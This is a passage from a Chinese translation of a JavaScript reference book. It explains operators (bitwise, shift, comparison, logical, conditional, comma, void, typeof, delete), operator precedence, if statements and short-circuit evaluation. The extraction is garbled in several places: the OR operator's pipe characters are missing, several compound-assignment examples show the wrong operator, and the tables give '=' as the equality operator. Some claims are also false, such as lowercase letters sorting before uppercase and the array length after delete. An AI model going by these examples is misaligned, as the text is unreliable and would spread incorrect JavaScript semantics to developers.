表 4-2 位操作的真值表

第一个操作数的位	第二个操作数的位	AND 结果	OR 结果	XOR 结果
0	0	0	0	0
0	1	0	1	1
1	0	0	1	1
1	1	1	1	0

根据表 4-2 中给出的结果，在前面的例子中如果将两个位字符串进行 AND 操作，得到的值如下所示：

```
00000011
& 00000101
00000001
```

该位字符串的十进制值为 1。如果尝试执行下面的代码：

```
alert(5 & 3);
```

会看到适当的结果，如图 4-3 所示：




图 4-3 AND 操作的结果

表 4-3 显示了 JavaScript 支持的位运算符，以及它们用法的示例。

表 4-3 JavaScript 的位运算符

运算符	描述	示例	中间步骤	结果
&	按位 AND	3 & 5	00000011 & 00000101 = 00000001	1
	按位 OR	3 5	00000011 00000101 = 00000111	7
^	按位 XOR(异或)	3 ^ 5	00000011 ^ 00000101 = 00000110	6
~	按位 NOT	~3	反转一个数字中的所有位，包括第一位(即符号位)，因此 00000011 = 11111100	-4

按位 NOT 运算符(~)可能有点令人困惑。与其他位运算符类似，“~”首先将其操作数转换成 32 位二进制数字形式。接下来，它反转位字符串，将所有的 0 转换成 1，并将所有的 1 转换成 0。如果不熟悉负数的二进制表示方式，则可能会对十进制结果感到有点困惑。例如，~3 返回的值是 -4，而~(-3)返回的值是 2。手动计算结果的一个简单方法是反转所有位，并将得到的结果加上 1。这种书写负数的方式是 2 的补数(two's complement)表示方式，并且是大部分计算机表示负数的方式。

注意：

可以为位运算符使用 JavaScript 支持的任何数字表示形式。例如，十六进制值 0xFF 等于 255，对其执行按位 NOT 运算(~0xFF)的结果是 -256。

4.2.4 移位运算符

前面介绍的位运算符根据位逻辑规则修改数字的二进制表示形式的位。还有另外一类操作 32 位整数的二进制表示形式的位运算符，但是它们用于移位，顾名思义，它们移动二进制位而不是设置位。

移位运算符接受两个操作数。第一个操作数是待移动的数字，第二个操作数指定移动的位数，第一个操作数中的所有位都将被移动指定位数。移动的方向由使用的运算符控制，“<<”用于左移，“>>”用于右移。例如，对于左移操作 $4 \ll 3$ ，组成数字 4 的数字(00000100)会被左移 3 位。所有移出最左边的数字会丢弃，右边的位使用 0 替换。因此，结果是 00100000，该结果等于 32。

表 4-4 提供了 JavaScript 支持的移位运算符。右移“>>”和“>>>”之间的区别相当大：前者通过将最左边的位复制到右边保持位字符串中的符号，而后者使用 0 填充，从而不保存符号。对于非负数字，0 填充右移(>>>)和符号传播右移(>>)的结果是相同的。

表 4-4 移位运算符

运 算 符	描 述	示 例	中 间 步 骤	结 果
<<	左移	4<<3	将 00000100 向左移动 3 位, 并使用 0 进行填充, 结果是 00100000	32
>>	需符号扩展的右移	-9>>2	将 11110111 向右移动 2 位, 并使用符号为填充符号位, 结果是 11111101	-3
>>>	0 填充右移	32>>>3	将 00100000 向右移动 3 位, 使用 0 填充左边的位, 结果是 00000100	4

位运算符是 JavaScript 的高级特性, 当用于 Web 浏览器中时位运算符可能有点不协调。然而, JavaScript 的核心特征基于 ECMAScript, ECMAScript 是许多语言的基础, 在 ECMAScript 中低级的位操作可能很普通。

尽管在 Web 上很少使用, 但是可以简明地运用位运算符创造性地存储或操作数据。它们不是很常用, 但它们仍然是该语言的组成部分。

4.2.5 算术运算符以及位运算符与赋值运算符的组合

像许多语言一样, JavaScript 提供了将算术或位操作与赋值操作组合到一起的运算符。使用这些快捷形式可以简明地表示普通的语句, 但是与它们的扩展形式是等价的。表 4-5 总结了这些运算符。

表 4-5 带有算术和位运算的快捷赋值

快 捷 赋 值	扩展的含义	示 例
x += y	x = x + y	var x = 5 x += 7 //x 现在是 12
x -= y	x = x - y	var x = 5 x -= 7 //x 现在是 -2
x *= y	x = x * y	var x = 5 x *= 7 //x 现在是 35
x /= y	x = x / y	var x = 5 x /= 2 //x 现在是 2.5
x %= y	x = x % y	var x = 5 x %= 4 //x 现在是 1

(续表)

快捷赋值	扩展的含义	示例
$x \&= y$	$x = x \& y$	<pre>var x = 5 x += 2 //x 现在是 0</pre>
$x = y$	$x = x y$	<pre>var x = 5 x += 2 //x 现在是 7</pre>
$x \wedge= y$	$x = x \wedge y$	<pre>var x = 5 x ^= 3 //x 现在是 6</pre>
$x \ll= y$	$x = x \ll y$	<pre>var x = 5 x += 2 //x 现在是 20</pre>
$x \gg= y$	$x = x \gg y$	<pre>var x = -5 x += 2 //x 现在是 -2</pre>
$x \gg>= y$	$x = x \gg= y$	<pre>var x = 5 x += 2 //x 现在是 1</pre>

有趣的是，许多快捷形式可能不像你所认为的那样常用；然而，下一节描述的快捷方式经常使用，因为它描述了赋值运算的常见形式：加 1 和减 1。

4.2.6 递增与递减运算符

运算符“++”用于递增其操作数——或简单地加 1。例如，对于下面的代码：

```
var x=3;
x++;
```

把 x 的值设置为 4。当然，也可以将前面的递增部分写成下面的形式：

```
x=x+1;
```

与运算符“++”类似的是“--”，该运算符用于递减其操作数(减去 1)。因此下面的代码将数值 2 保留在变量 x 中：

```
var x=3;
x--;
```

当然，也可以将这条语句写成“更长”的形式：

```
x=x-1;
```

尽管从一个变量上加 1 或减 1，对于初学编程的读者可能不是很有用，但是这些运算符非常重要，并且经常用于循环结构的核心部分，本章后面会讨论循环结构。

后递增/递减与前递增/递减

递增(++)和递减(--)运算符的一个细微差别是运算符与操作数的位置关系。如果递增运算符在操作数的左边，将其称为前递增(pre-increment)；如果出现在右边，则将其称为后递增(post-increment)。下面通过一个例子演示该运算符位置的重要性。分析下面的脚本：

```
var x=3;  
alert(x++);
```

将会看到如图 4-4 所示的结果。




图 4-4 “++”运算符示例的运行结果

尽管在 alert()方法之后 x 的值将是 4。将该脚本与下面的脚本进行比较：

```
var x=3;  
alert(++x);
```

该脚本的结果(见图 4-5)可能更符合你的期望：变量 x 当然将包含 4。在此表达式中操作数的值取决于该运算符是前递增还是后递增。前递增运算符在表达式中使用操作数之前将其加 1。后递增在表达式使用完变量的值之后再将其加 1。前递减和后递减的工作方式与前递增和后递增相同。




图 4-5 另一个“+”运算符示例的运行结果

注意：

不能同时联合使用前递增和后递增；例如++x++会导致错误。

4.2.7 比较运算符

比较表达式被求值为指示比较结果是 `true` 还是 `false` 的布尔值。大部分 JavaScript 比较运算符与来自初等数学运算或其他编程语言的比较运算符类似。表 4-6 总结了这些运算符。

表 4-6 比较运算符

运算符	含义	示例	求值结果
<	小于	4 < 8	true
<=	小于等于	6 <= 5	false
>	大于	4 > 3	true
>=	大于等于	5 >= 5	true
!=	不等于	6 != 5	true
=	等于	6 = 5	false
===	等于(并且具有相同的类型)	5 === "5"	false
!==	不等于(或具有不同的类型)	5 !== "5"	true

这些运算符有几个还需要进一步讨论，特别是等于运算符。使用单个等于号(=)是一个常见的错误，该符号指定一个赋值，这时真正希望使用的是双等于号(==)，该符号指定相等性比较。下面的例子演示了这个问题：

```
var x = 1;
var y = 5;
if (x = y)
    alert("Values are the same");
else
    alert("Values are different");
```

在这个例子中，不管变量的值是多少，`if` 语句总是被求值为 `true`，运行结果见图 4-6。




图 4-6 if 语句的结果

这是因为在一个表达式中赋值语句的值就是赋给的值(在这个例子中是 5，当将该值自动转换为布尔类型时，其结果为 `true`；0 是 `false`，非 0 是 `true`)。

更有趣的情况是，进行比较的值看起来不同，但是比较的结果却相同。例如，

```
alert(5 == "5");
```

因为 JavaScript 的自动类型转换，上面的代码会返回 `true` 值，运行结果见图 4-7。




图 4-7 alert 语句的结果

严格相等使用恒同运算符(===)进行处理,如下所示(运行结果见图 4-8)。如果操作数相等并且类型相同(即,没有进行类型转换),则该运算符返回 true。下面的脚本:

```
alert(5 === "5");
```

如你所期望地显示 false:




图 4-8 更改运算符之后, alert 语句的结果

注意:

尽管 JavaScript 1.3 及后续版本支持比较运算符“===”和“!==”,但是在非常早期的浏览器中不支持它们,如 NetScape 2 和 3。

比较字符串

尽管对于数字,比较运算符的含义很清晰,但是对于字符串会如何呢?例如,下面的表达式为真吗?

```
"thomas" > "fritz"
```

当比较字符串时,JavaScript 根据字符串的字典顺序对比较运算进行求值。字典顺序(lexicographic order)本质上是字母顺序,为了处理大写和小写字符以及比较不同长度的字符串,需要一些额外的规则。

应用下面的通用规则。

- 小写字符小于大写字符。
- 较短的字符串小于更长的字符串。
- 在字母表中出现较早的字母小于那些之后出现的字母。
- 具有更低 ASCII 或 Unicode 值的字符小于那些具有更大值的字符。

解释器逐个字符地检查字符串。只要上面的一条规则应用于进行比较的字符串(例如,两个字符不同),就相应地对表达式进行求值。

下面的比较都为 `true`:

```
alert("b" > "a");           // true
alert("thomas" > "fritz");  // true
alert("aaaa" > "a");        // true
alert("abC" > "abc");       // true
```

尽管乍一看可能会对这一顺序感到困惑，但是在大部分编程语言中该顺序是相当标准和统一的。当然，既然 JavaScript 是弱类型化的，你可能会想象很快会遇到麻烦；例如，如果在一个排序中发现 10 位于 9 之前，这没有错；数值恰恰变成了字符串，因此"10"确实位于"9"之前。

4.2.8 逻辑运算符

正如前面提到的，上一节描述的比较运算符被求值为布尔值。对于将这类值组合到一起以实现更复杂的逻辑，逻辑运算符 `&&`(AND)、`||`(OR)和`!`(NOT)是很有用的。表 4-7 显示了每个逻辑运算符的描述和示例。

表 4-7 逻辑运算符

运算符	含义	描述	示例
<code>&&</code>	逻辑 AND	如果两个操作数的求值结果都是 <code>true</code> ，则返回 <code>true</code> ；否则返回 <code>false</code>	<pre>var x=true, y=false; alert(x && y); // displays false</pre>
<code> </code>	逻辑 OR	只要有一个操作数是 <code>true</code> ，则返回 <code>true</code> 。如果两个操作数都是 <code>false</code> ，则返回 <code>false</code>	<pre>var x=true, y=false; alert(x y); // displays true</pre>
<code>!</code>	逻辑 NOT	如果操作数为 <code>true</code> ，则返回 <code>false</code> ；否则返回 <code>true</code>	<pre>var x=true; alert(!x); // displays false</pre>

逻辑运算符最常用于使用 `if` 语句控制脚本的执行流程(关于如何在 `if` 语句中使用逻辑运算符，请查看 4.3.1 节)。接下来要讨论的条件运算符(?)与 `if` 语句类似，并且它可以用于表达式中，而 `if` 语句不能。

4.2.9 “?” 运算符

运算符“?”用于创建快速条件分支。这个运算符的基本语法如下：

```
(expression) ? if-true-statement : if-false-statement;
```

其中 `expression` 是最终可以求值为 `true` 或 `false` 的任意表达式。如果 `expression` 求值为 `true`，则对 `if-true-statement` 进行求值并返回结果。否则，执行 `if-false-statement` 并返回。在下面这个例子中：

```
var result = (x > 5) ? "x is greater than 5" : "x is less than 5";
```

根据变量 *x* 的值, *result* 会包含不同的字符串。根据上下文, 如果条件表达式的求值结果为 *true*, 则返回指示该值大于 5 的第一条语句; 如果表达式的结果为 *false*, 则返回指示相对状态的第二条语句。

开发人员经常扔掉返回值并且可能使用 “?” 运算符作为 *if* 语句的某种简单写法。例如:

```
(x > 5) ? alert("x is greater than 5") : alert("x is less than 5");
```

会根据 *x* 的值进行提醒。上面的代码和下面的 *if* 语句非常类似:

```
if (x > 5)
    alert("x is greater than 5");
else
    alert("x is less than 5");
```

虽然在有些语言中条件运算符的使用比较少, 但是 JavaScript 程序员对条件运算符的使用相对比较频繁。例如, 下面的代码使用条件运算符进行对象检测:

```
var nativeJSON;
nativeJSON = (window.JSON) ? true : false;
```

上面的精简脚本根据浏览器中支持的原生 JSON 是否存在, 将变量 *nativeJSON* 设置为 *true* 或 *false*。为了提高可读性, 可能仍然喜欢使用 *if* 语句, 但是由于条件运算符的简明性, 在需要执行大量简单条件检查的大脚本中它是很有用的。

条件运算符 “?” 和 *if* 语句之间的一个明显区别是, 运算符 “?” 只允许为 *true* 和 *false* 条件提供一条语句。因此, 下面的代码不能工作:

```
( x > 5 ) ? alert("Watch out"); alert("This doesn't work") :
alert("Error!");
```

实际上, 因为 “?” 运算符用于构成单条语句, 在表达式的任何位置包含分号 (;) 都会终止语句。添加代码也是不允许的。然而, 有一种替代方法是使用匿名函数表达式, 如下所示:

```
var x = 10;
( x > 5 ) ? function () {alert("true step1"); alert("true step2"); }() :
alert("false step1");
```

尽管它看起来可以使 “?” 运算符的行为像一条 *if* 语句, 但是反过来不行, 因为 *if* 是一条语句和一个表达式。下面的代码快速演示了表达式中条件运算符的灵活性:

```
var price = 15.00;
var total = price * ( (state == "CA") ? 1.0725 : 1.06 ); // add tax
```

与之等价的 *if* 语句需要编写几行代码。

4.2.10 逗号运算符

使用逗号运算符 (,) 可以将多个表达式串到一起作为一个表达式。对使用逗号串在一起的表达式进行求值的结果等于最右侧表达式的值。例如, 在下面的赋值语句中, 最后一条赋值语句会返回 56 作为整个表达式的值, 因此把变量 *a* 设置为该值(运行结果见图 4-9)。

```
var a,b,c,d;
a = (b=5, c=7, d=56);
document.write("a = "+a+" b = "+b+" c = "+c+" d = " + d);
```




图 4-9 含逗号运算符的代码运行结果

除了变量声明之外，在 JavaScript 中很少使用逗号运算符，偶尔在复杂的循环表达式中使用，如下所示：

```
for (count1=1, count2=4; (count1 + count2) < 10; count1++, count2++)
  document.write("Count1= " + count1 + " Count2 = " + count2 + "<br>");
```

然而，不建议使用逗号运算符。

注意：

逗号也用于在函数调用(见第 5 章)中分隔参数。这种用法实际上与逗号运算符没有什么关系，实际上相对于重要的运算符该运算符更多的是语法糖问题。

4.2.11 void 运算符

void 运算符指示一个待求值的表达式，但不返回值。例如，对于前面使用逗号运算符的例子，使其输出为空：

```
var a,b,c,d;
a = void (b=5, c=7, d=56);
document.write("a = "+a+" b = "+b+" c = "+c+" d = " + d);
```

在这个例子中，a 的值为 undefined，如图 4-10 所示。




图 4-10 含 void 运算符的代码运行结果

void 运算符最常见的用途是：当使用 javascript:伪 URL 时，联合使用 HTML 的 href 特性。当在链接中使用脚本时，有些浏览器会有问题，特别是 Netscape 早期版本，因为它可能会返回影响

链接加载的 true 或 false 值。要避免这些问题并强制单击那些包含脚本的链接什么也不做，唯一方法是使用 void，如下所示：

```
<a href="javascript:void (alert('What happens?'))">Click me!</a>
```

尽管现代的浏览器正确地实现了伪 URL，但是有趣的是这个实践并非完全没有用武之地，虽然目前作为护符语句没有什么作用，但是看起来是令人印象深刻的。

4.2.12 typeof

typeof 运算符返回一个指示其操作数的数据类型的字符串。下面的脚本片段显示了它的基本用法：

```
var luckyNumber = 13;
var goodName = "Graham";
var lastExample = true;
alert(typeof luckyNumber); // displays number
alert(typeof goodName); // displays string
alert(typeof lastExample); // displays boolean
```

表 4-8 显示了 typeof 根据数值的类型返回的值。

表 4-8 typeof 运算符的返回值

类 型	typeof 返回的字符串
Boolean	"boolean"
Number	"number"
String	"string"
Object	"object"
Function	"function"
undefined	"undefined"
null	"object"

在介绍语句之前要讨论的最后一组运算符是各种对象运算符。

4.2.13 对象运算符

这一节对各种 JavaScript 对象运算符进行简要介绍。在第 6 章中可以找到这些运算符用法的更完整讨论。现在，回顾第 3 章，第 3 章介绍过，对象是包含任意数量属性和方法的复合数据类型。每个属性都有一个名称和值，使用句点(.)运算符访问属性；例如：

```
document.lastModified
```

引用 document 对象的 lastModified 属性，该属性包含 HTML 的最后修改日期。

也可以使用数组方括号运算符包围一个包含属性名称的字符串访问对象属性。例如：

```
document["lastModified"]
```

与下面的代码是相同的:

```
document.lastModified
```

方括号更常用作数组索引运算符(`[]`), 该运算符用于访问数组的元素。例如, 下面定义了一个名称为 `myArray` 的数组:

```
var myArray = [2, 4, 8, 10];
```

为了从第一个位置(0)开始显示数组的单个元素, 可以使用与下面类似的一系列语句:

```
alert(myArray[0]);
alert(myArray[1]);
alert(myArray[2]);
alert(myArray[3]);
```

在上面的例子中, 使用数组字面值创建了一个 `Array` 对象。也可以使用 `new` 运算符创建数组对象。例如:

```
var myArray = new Array(2, 4, 8, 10);
```

`new` 运算符用于创建对象。它既可以用于创建用户定义的对象, 也可用于创建内置对象的实例。下面的脚本创建了新的 `Date` 对象的一个实例, 并将其放入变量 `today` 中:

```
var today = new Date();
alert(today);
```

结果如图 4-11 所示。




图 4-11 含 `new` 运算符的代码运行结果

通常, 编程语言允许使用 `new` 创建对象, 使用 `delete` 销毁对象。在 JavaScript 中并非如此。为了销毁对象, 需要将其设置为 `null`。例如, 为了销毁前面例子中的对象, 应当使用下面的代码:

```
today = null;
```

在 JavaScript 中, `delete` 运算符用于从对象中移除属性以及从数组中移除元素。图 4-12 显示了 `delete` 运算符下面的脚本演示了使用 `delete` 移除数组的元素:

```
var myArray = [1, 3, 78, 1767];
document.write("myArray before delete = " + myArray);
document.write("<br>");
delete myArray[2];
// deletes third item since index starts at 0
```

```
document.write("myArray after delete = " + myArray);
```




图 4-12 delete 运算符

注意，第三项(78)已经从数组中移除了。

当然，注意，尽管这个动作可能详细描述 `myArray[2]` 的内容，但是数组的长度仍然是 3，并且 `myArray[3]` 的值仍然是 1767。移动元素以及对数组执行其他操作需要使用第 7 章描述的方法。

与对象相关联的最后一个运算符是圆括号运算符。这个运算符用于调用对象的方法，就像使用它调用函数一样。例如，已经讲过 `Document` 对象的 `write()` 方法：

```
document.write("Hello from JavaScript");
```

在这个例子中，向 `write()` 方法传递了一个参数，即字符串“Hello from JavaScript”，从而将该字符串输出到 HTML 文档中。通常，可以调用任意对象的方法，如下所示：

```
objectname.methodname(optional parameters)
```

4.2.14 运算符的优先级与结合性

运算符具有预定义的优先级顺序——即，在表达式中对它们进行求值的顺序。对于算术运算符其优先级特别明显，并且与代数中的式子求值类似，乘法和除法比加法和减法具有更高的优先级。例如，对于下面的代码：

```
alert(2 + 3 * 2); // 8
```

其结果是 8，因为乘法在加法之前执行。我们已经看到了乘法比加法具有更高的优先级。可以使用圆括号对表达式分组并强制以选择的顺序进行求值。带有圆括号的表达式最先进行求值。

例如：

```
alert((2 + 3) * 2); // 10
```

会显示 10。

当然，运算符的结合性也会影响表达式的求值。结合性(associativity)的本质含义是包含运算符的表达式求值的“方向”。例如，分析下面的加法和字符串连接操作的联合：

```
alert(5 + 6 + "Hello");
```

结果是字符串“11Hello”，而不是“56Hello”。尽管这两个“+”看起来具有相同的优先级，但是“+”运算符是“左结合的”，这意味着它按照从左向右的顺序进行求值，因此首先执行数字加法。相反地，在下面这个例子中：

```
var y;
var x = y = 10 * 10;
```

首先执行乘法，因为赋值运算符(=)是“右结合的”。然后将计算的结果 100 赋给 *y*，然后赋给 *x*。

表 4-9 显示了 JavaScript 中各种运算符的优先级和结合性。注意，根据计算机科学的传统，使用数字指示优先级，较低的数字指示更高的优先级。

表 4-9 JavaScript 运算符的优先级和结合性

优先级	结合性	运算符	运算符的含义
最高: 0	从左向右	.	访问对象的属性
0	从左向右	[]	访问数组
0	从左向右	()	分组、调用函数或方法
1	从右向左	++	递增
1	从右向左	--	递减
1	从右向左	-	取相反数
1	从右向左	~	按位 NOT
1	从右向左	!	逻辑 NOT
1	从右向左	delete	移除对象的属性或数组的值
1	从右向左	new	创建对象
1	从右向左	typeof	确定类型
1	从右向左	void	抑制表达式求值
2	从左向右	*, /, %	乘法、除法、求模
3	从左向右	+, -	加法、减法
3	从左向右	+	字符串连接
4	从左向右	>>	带符号按位右移
4	从左向右	>>>	零填充按位右移
4	从左向右	<<	按位左移
5	从左向右	>, >=	大于、大于等于
5	从左向右	<, <=	小于、小于等于
6	从左向右	=	等于
6	从左向右	!=	不等于
6	从左向右	===	带类型检查的等于(相同)
6	从左向右	!==	带类型检查的不等于(不相同)
7	从左向右	&	按位 AND
8	从左向右	^	按位 XOR
9	从左向右		按位 OR
10	从左向右	&&	逻辑 AND

(续表)

优 先 级	结 合 性	运 算 符	运算符的含义
11	从左向右		逻辑 OR
12	从右向左	?:	条件
13	从右向左	=	赋值
13	从右向左	*=、/=、%=、 +=、-=、<<=、 >>=、>>>=、 &=、^=、 =	赋值与其前面运算符的结合
最低: 14	从左向右	,	多个求值

根据对运算符优先级的讨论，你可能会认为使用圆括号可以强制到目前为止讨论过的所有运算符的求值顺序。然而，情况并非总是如此。例如，分析后递增/递减和前递增/递减。正如在前面看到的，下面代码的结果

```
var x=3;
alert(++x); // shows 4
```

和以下代码的结果

```
var x=3;
alert(x++); // shows 3
```

显示不同的值，因为 `alert()` 方法的应用与执行递增之间的相对先后顺序不同。然而，如果添加圆括号并尝试强制总是在显示警告之前进行递增，如下所示：

```
var x=3;
alert((x++)); // shows 3 not 4
alert(++x); // shows 5 regardless
```

你不会看到任何区别。

现在已经介绍了 JavaScript 中的所有运算符，接下来是将这些运算符结合到一起并构成完整语句的时候了。

4.3 核心 JavaScript 语句

JavaScript 支持一组核心语句，曾经使用过现代命令式编程语言的任何人，应该会对这组语句感到熟悉。这些语句包括流控制语句(`if-else`、`switch`)、循环语句(`while`、`do-while`、`for`)以及循环控制语句(`break` 和 `continue`)。JavaScript 还支持一些与对象相关的语句(`with`、`for-in`)，以及一些基本的错误处理(`try-catch-throw`)。

4.3.1 if 语句

`if` 语句是 JavaScript 中基本的决策控制语句。`if` 语句的基本语法如下：

```
if (expression)
    statement;
```

给定的 *expression* 等于布尔值，如果条件为 *true*，则执行 *statement*。否则，继续前进到下面的语句。例如，对于下面给出的脚本片段：

```
var x = 5;
if (x > 1)
    alert("x is greater than 1");
alert("script moving on ...");
```

表达式等于 *true*，显示消息“x is greater than 1”，然后显示第二个提示框。然而，如果变量 *x* 的值是 0，则表达式会等于 *false*，从而会跳过第一个警告，并立即显示脚本前进到的第二个警告。为了使用一条 *if* 语句执行多条语句，可以使用代码块，如下面的简单例子所示：

```
var x = 5;
if (x > 1)
{
    alert("x is greater than 1.");
    alert("Yes, x really is greater than 1.");
}
alert("script moving on ...");
```

可以使用 *else* 语句应用额外的逻辑。当不满足第一个语句的条件时，会执行 *else* 语句中的代码：

```
if (expression)
    statement or block
else
    statement or block
```

根据这一语法，可以扩展前面的例子，如下所示：

```
var x = 5;
if (x > 1)
{
    alert("x is greater than 1.");
    alert("Yes x really is greater than 1.");
}
else
{
    alert("x is less than 1.");
    alert("This example is really getting old.");
}
alert("script moving on ...");
```

可以使用 *else if* 子句添加更高级的逻辑：

```
if (expression1)
    statement or block
else if (expression2)
```

```

    statement or block
else if (expression3)
    statement or block
...
else
    statement or block

```

下面这个例子演示了如何将 if 语句链接到一起:

```

var result, x=6;
// To test substitute x value above with -5, 0, and "test"
if (x < 0) {
    result="negative";
    alert("Negative number");
}
else if (x > 0) {
    result="positive";
    alert("Positive number");
}
else if (x == 0) {
    result="zero";
    alert("It's zero.");
}
else
    alert("Error! It's not a number");

```

正如你可能看到的, 很容易被复杂的 if-else 语句所吸引。

如果 if 语句嵌套得很深, 就遇到了一直争论的一个问题, 即是否应当格式化一直增加的匹配的花括号({})个数。有些人喜欢沿一条竖直线对齐花括号的风格:

```

if (x < 0)
{
    alert("true branch");
}
else
{
    alert("false branch");
}

```

另外一些人喜欢将右闭合花括号和表达式相匹配, 并避免为开花括号使用额外的一行, 如下所示:

```

if (x < 0) {
    alert("true branch");
}
else {
    alert("false branch");
}

```

为复杂的 if 语句选择哪种方法可能确实没有什么关系, 只要保持一致即可。有趣的是, 这种

争论的需求暗示着对 `switch` 语句的考虑,稍后即将讨论 `switch` 语句,该语句经常可以作为长 `if-else` 链更优雅的替代方法。然而,在继续之前,应当先演示逻辑表达式的一个微妙之处。

1. 逻辑表达式的短路求值

与许多语言类似,一旦解释器具有足够的信息推断逻辑 `AND(&&)`或逻辑 `OR(||)`表达式的结果,JavaScript 就会“短路”其求值过程。例如,如果“`||`”操作的第一个表达式是 `true`,则整个表达式会等于 `true`,毫不关心表达式剩余部分的价值,所以确实不需要对表达式的剩余部分进行求值。类似地,如果“`&&`”操作的第一个表达式等于 `false`,则不需要继续对右操作数进行求值,因为整个表达式的值始终是 `false`。下面的脚本演示了短路求值的效果:

```
document.write("<pre>");
document.writeln("AND: No short-circuit");
if ( (document.writeln("left side fired"), true) &&
      (document.writeln("right side fired"),true) )
;
document.writeln("\n\nAND: Short-circuit");
if ( (document.writeln("left side fired"), false) &&
      (document.writeln("right side fired"),false) )
;
document.writeln("\n\nOR: No short-circuit");
if ( (document.writeln("left side fired"),false) ||
      (document.writeln("right side fired"),true) )
;
document.writeln("\n\nOR: Short-circuit");
if ( (document.writeln("left side fired"),true) ||
      (document.writeln("right side fired"),true) )
;
document.write("</pre>");
```

在线: <http://javascriptref.com/3ed/ch4/shortcircuiteval.html>

图 4-13 显示了上述脚本的效果。注意脚本的第二部分是如何只执行逻辑表达式的左侧部分的。




图 4-13 实际中的短路求值

因为逻辑表达式很少具有副作用，所以逻辑表达式的短路求值这一微妙之处通常不会对开发人员造成麻烦。然而，如果求值过程造成了修改数值的副作用，就可能因为短路而产生隐蔽的错误。尽管正如下面将要讨论的，在 JavaScript 领域短路求值有一个有用的用途。

2. 短路求值应用：对象检测

